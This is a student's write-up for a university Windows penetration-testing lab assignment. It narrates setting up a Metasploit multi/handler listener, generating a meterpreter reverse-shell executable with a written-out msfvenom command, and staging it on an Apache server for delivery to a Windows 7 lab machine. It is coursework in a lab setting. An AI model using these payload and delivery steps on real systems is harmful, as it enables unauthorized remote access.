OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment # 6 M3: Windows Pentesting


Nathaly Flores
00597869

TASK A


Task A. Break into the system (20 points) Configure Metasploit framework to set up a meterpreter reverse shell connection to the target Windows 7 by using the following configurations.

• Listening Port: Use 30122 as your port number.


• Payload Name: Use your MIDAS ID (for example, pjiang.exe).




In the above screenshot I open up Metasploit with the commands ‘msfconsole’ in kali linux.




In the above screenshot I typed in exploit/multi/handler and got the multi/handler command.






In the above screenshot, I set the payload window/meterpreter/reverse_tcp for reverse tcp and then did show options and the following Lhost and Lport showed.




In the above screenshot I set LHOST to 192.168.10.13 since were doing a reverse_tcp and the LPORT to 30122. Then I typed in exploit so it's starting its reverse TCP handler.




In the screenshot above I typed in the commands msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -o nflor009.exe. I named my payload my MIDAS ID nflor009.

TASK B


Task B. Basic Information harvesting (10 + 10 + 20 = 40 points) Once you have established the reverse shell connection to t he target Windows 7, complete the following tasks in your meterpreter shell:




In the above picture I did the service apache2 start and the service apache2 status.




In the above screenshot, I did the commands cp nflor009.exe /var/www/html and ls /var/www/html and deleted index.* now our list shows just nflor009.exe. now we are prepare to launch the attack on the windows 7.

